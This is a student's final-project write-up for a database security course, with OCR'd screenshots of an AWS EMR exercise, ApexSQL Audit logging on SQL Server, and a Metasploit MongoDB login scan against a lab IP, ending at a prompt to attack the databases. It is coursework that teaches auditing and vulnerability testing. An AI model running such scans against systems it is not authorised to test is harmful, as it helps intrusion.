William Schnaith

12/4/2024

CIS 412

Final Project

Final Project (200 points)

Task1 (40 points):

Complete the project "Getting started with Amazon EMR" on AWS EMR.


Please click hereLinks to an external site. for the detailed steps. Provide screenshots for the important steps and results. Or please click herefor the general steps (for the details, please follow the first link).Project introduction video: click hereLinks to an external site.


Note, if EMR shows error message "VALIDATION_ERROR_INSTANCE_TYPE_NOT_SUPPORTED", please choose "m4.xlarge" instead of the default value "m5.xlarge" for the instance type in the cluster configuration. Please click hereLinks to an external site. for the instruction from official website for detailed solution, or click the above instruction that I created.

Note, If the EMR shows error message "TerminatingService role EMR_DefaultRole has insufficient ec2 permissions" when you create a cluster , click hereLinks to an external site. to solve this issue.


Submission:

1(5pts). at least one screenshot to show you have created S3 bucket and uploaded the files to S3 bucket







2(5pts). at least one screenshot to show you have created the cluster on EMR




3(5pts). at least one screenshot to show you have added step on the cluster



4(5pts). at least one screenshot to show the result file has been generated.





Task2(40 points): database security and audit: (provide screenshots and description)

1 (5pts).Research what auditing tools applied to MySQL. (at least one page)

Auditing tools are plentiful for MySQL. There is of course the auditing tool that comes with mysql itself. This version of MySQL is called MySQl enterprise audit. It comes with the edition of MySQL that is MySQL enterprise. There is another auditing tool for MySQL called McAfee MySQL Audit Plugin. This auditing tool is not standard with any edition of MySQL. This auditing tool is partnered by McAfee, which is an antivirus service. A Third auditing tool for MySQL is MariaDB Audit Plugin. This auditing tool also does not come standard with any MySQL version. This auditing tool is instead associated with another open source database called MariaDB.

The auditing tool built into MySQL is very capable on its own. There are a lot of things that it can do. As we learned in a previous week, there are many things that the built in auditing tool can listen for. This allows for many logs of basic activities such as commands run, database accessed, and database changes.

The Auditing tool associated with McAfee provides more of the same kind of tools to get the auditing job done. There are many things you can do with the Mcafee auditing tool in order to audit the database with. One of those things is similar to the built in auditing tool where you can set filters and logs. This way you can make listeners look for certain things like changes in the database like the built in auditing tool.

The auditing tool associated with MariaDB is yet another tool similar to the built in auditing tool. This one is a little different because of the way it stores data. It can not only perform the same filtering and logging things as the other two auditing tools, but it can also output the data differently. The MariaDB auditing tool plugin can output its logs into CSV log formats. This way of outputting stuff allows for easy compatibility with other programs.

There are many ways to add additional auditing tools to MySQL. If someone is in need of doing so, their choice should be led by specifically what they want that auditing tool to do. One thing to look out for is how you would like your output.

2(5pts). Research what auditing tools applied to MSSQL Server. (at least one page)

There are many auditing tools that you can apply to an MSSQL server. MSSQL server is very accessible and has been for a very long time. This allowed for a user base to grow over time for MSSQL. Over that time, the amount of different users making their own version of auditing tools for MSSQL server grew as well.

There are many different auditing tools now, including the auditing tool that is built into MSSQL server. That one comes with the base version of MSSQL server. This way is the most common way to audit MSSQL server because it comes pre-installed on every system. This auditing tool can track events happening on the server. This particular auditing tool can also track events happening on the database level. This auditing tool has the ability to listen for and track things like login attempts.

There is another MSSQL server auditing tool that is different from the base version, or anything from microsoft for that matter. That auditing tool is called ApexSQL audit. This is made from a third-party and does not come with the base version of MSSQL server. It must be downloaded and installed separately from the base version. This auditing tool can also listen for things like login attempts just like the built in auditing tool does. One thing that this auditing tool can do differently than the base auditing tool is that it can have real-time alerts for things. Let's say you want to know instantly if login information changes, you can have it update and alert you in real time as soon as possible.


Another auditing tool that can be used for MSSQL server is IDERA SQL Compliance manager. This manager does not come installed on every MSSQL server. This auditing tool must be installed separately from the base version of MSSQL server. This auditing tool can also listen for things like login attempts just like the other two versions mentioned above. One thing


that this auditing tool does well is bring databases up to standard for compliance. Compliance is a big deal nowadays for companies. This is especially true for bigger companies that have suffered data breaches in the past and have been fined for it.


3 (30pts).Install at least one auditing tool on any one of DBMS (not the built-in functions) and run at least 3 audit types.

- Sample: click here
- for ApexSQL auditing instructions on MSSQL Server. (note, this is just an example. You do not have to install ApexSQL. They provide free trial but please do not pay anything)
- **Check the readings in module8**

Note: if you choose MySQL, it might be difficult to install auditing tool for MySQL successfully. Please document steps by steps and the issues you met during the installation.




ApexSQL Audit - DESKTOP-KRIDNT3\student (Administrator)
Home
Resources
Status
Configure
Before-after
Reports
Schedule
History
Manage
Verify
Archive
DESKTOP-KRIDNT3
Maintenance
Options
Overview
Auditing
Reporting
Alerting
Central repository
Tools
Server
Stop
Edit
Remove
Add server
DESKTOP-KRIDNT3
Add database
AdventureWorks2019
Add table
Reload schema
Additional
Collapse all
Insert
Update
Delete
HumanResources.Department
[DepartmentID]
Name
GroupName
ModifiedDate
HumanResources.Employee
[BusinessEntityID]
NationalIDNumber
LoginID
OrganizationNode
OrganizationLevel
JobTitle
BirthDate
MaritalStatus
Gender
HireDate
SalariedFlag
VacationHours
SickLeaveHours
CurrentFlag
rowguid
ModifiedDate
Person.BusinessEntityContact
[BusinessEntityID]
[PersonID]
ApexSQL Audit
Saving configuration was successful
OK
Add table
Enter text to search...
Production.WorkOrder
Production.WorkOrderRouting
Purchasing.ProductVendor
Purchasing.PurchaseOrderDetail
Purchasing.PurchaseOrderHeader
Purchasing.ShipMethod
Purchasing.Vendor
Sales.CountryRegionCurrency
Sales.CreditCard
Sales.Currency
Sales.CurrencyRate
Sales.Customer
Sales.PersonCreditCard
Sales.SalesOrderDetail
Sales.SalesOrderHeader
Sales.SalesOrderHeaderSalesReason
Sales.SalesPerson
Sales.SalesPersonQuotaHistory
Sales.SalesReason
Sales.SalesTaxRate
Sales.SalesTerritory
Sales.SalesTerritoryHistory
Sales.ShoppingCartItem
Sales.SpecialOffer
Sales.SpecialOfferProduct
Sales.Store
Central: DESKTOP-KRIDNT3
Repository: online
Servers: 1
Web server: offline
Central disk space: 51.6 GB
Repository size: 1.5 GB
Alerts: 0
Schedules: 0


SQLQuery1.sql - DESKTOP-KRIDNT3.AdventureWorks2019 (DESKTOP-KRIDNT3\student (51))* - Microsoft SQL Server Management Studio
File
Edit
View
Query
Project
Tools
Window
Help
New Query
Execute
AdventureWorks2019
Object Explorer
Connect
DESKTOP-KRIDNT3 (SQL Server 15.0.2000.5 - DESK
Databases
System Databases
Database Snapshots
AdventureWorks2019
Database Diagrams
Tables
System Tables
FileTables
External Tables
Graph Tables
dbo.AWBuildVersion
dbo.DatabaseLog
dbo.ErrorLog
HumanResources.Department
Columns
DepartmentID (PK, smallint,
Name (Name(nvarchar(50)),
GroupName (Name(nvarch
ModifiedDate (datetime, no
Keys
Constraints
Triggers
Indexes
Statistics
HumanResources.Employee
HumanResources.EmployeeDepart
HumanResources.EmployeePayHis
HumanResources.JobCandidate
HumanResources.Shift
Person.Address
Person.AddressType
Person.BusinessEntity
Person.BusinessEntityAddress
SQLQuery1.sql - DE...IDNT3\student (51))*
select publisher, sales
as 'encrypted credits',
convert(varchar, decryptbykey(Cretid_Encrypted))
as 'decrypted credits'
from Student;
;;;;;
use AdventureWorks2019;
select * from HumanResources.Department;
update HumanResources.Department
set Name = 2
where Name = 18;
select * from HumanResources.Department;
insert into HumanResources.Department (Name, GroupName, ModifiedDate)
values (1,1,1);
insert into HumanResources.Department (Name, GroupName, ModifiedDate)
values (2,2,2);
100 %
Results
Messages
DepartmentID
Name
GroupName
ModifiedDat
11 11 Information Services Executive General and Administration 2008-04-30
12 12 Document Control Quality Assurance 2008-04-30
13 13 Quality Assurance Quality Assurance 2008-04-30
14 14 Facilities and Maintenance Executive General and Administration 2008-04-30
15 15 Shipping and Receiving Inventory Management 2008-04-30
16 16 Executive Executive General and Administration 2008-04-30
17 17 1 1 1900-01-02
18 18 2 2 1900-01-03
Query executed successfully.
ApexSQL Audit - DESKTOP-KRIDNT3\student (Administrator)
Home
Resources
Status
Configure
Before-after
Reports
Schedule
History
Manage
Verify
Archive
DESKTOP-KRIDNT3
Maintenance
Options
Overview
Auditing
Reporting
Alerting
Central repository
Tools
Reports
New
Import
Export
Complete audit trail
Name Complete audit trail
Advanced
Save
Discard
Event source
Auditing
Before-after
Internal
Sensitive columns
Filter
Servers
Databases
Schemas
Objects
Logins
Client host
Applications
Internal event type
State
Text data
Before value
After value
Before-after column
Sensitive column
Operations
Expand all
DDL
DML
Query
Preview
Generate
All days
Columns
Date
Server
Database
Login
12/08/2024 05:15:01.533 PM DESKTOP-KRIDNT3 AdventureWorks2019 DESKTOP-KRIDNT3\student
[Department ID] Name Group Name Modified Date
18 2 2 1/3/1900 12:00:00 AM
12/08/2024 05:14:36.720 PM DESKTOP-KRIDNT3 AdventureWorks2019 DESKTOP-KRIDNT3\student
[Department ID] Name Group Name Modified Date
17 1 1 1/2/1900 12:00:00 AM
Total events: 2
1/1
Central: DESKTOP-KRIDNT3
Repository: online
Servers: 1
Web server: offline
Central disk space: 51.6 GB

Task3(80 points): Hands-on practice of database security and audit: (provide screenshots and description.)


1. (10 points) Use at least one tool to scan the vulnerability of at least two DBMS.

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

       =[ metasploit v6.4.28-dev-                         ]
+ -- --=[ 2455 exploits - 1260 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Installed metasploit on ubuntu to scan db's

```
msf6 auxiliary(scanner/mongodb/mongodb_login) > set rhosts 192.168.1.107
rhosts => 192.168.1.107
msf6 auxiliary(scanner/mongodb/mongodb_login) > exploit

[*] 192.168.1.107:27017 - Scanning IP: 192.168.1.107
[*] 192.168.1.107:27017 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mongodb/mongodb_login) >
```


Scanned mongodb server




Scanned mssql server and mssql client

2. (20 points) Exploit the vulnerabilities and perform any attack on these two DBMS.

- For example, use metasploit to perform attacks on MongoDB. Click here.

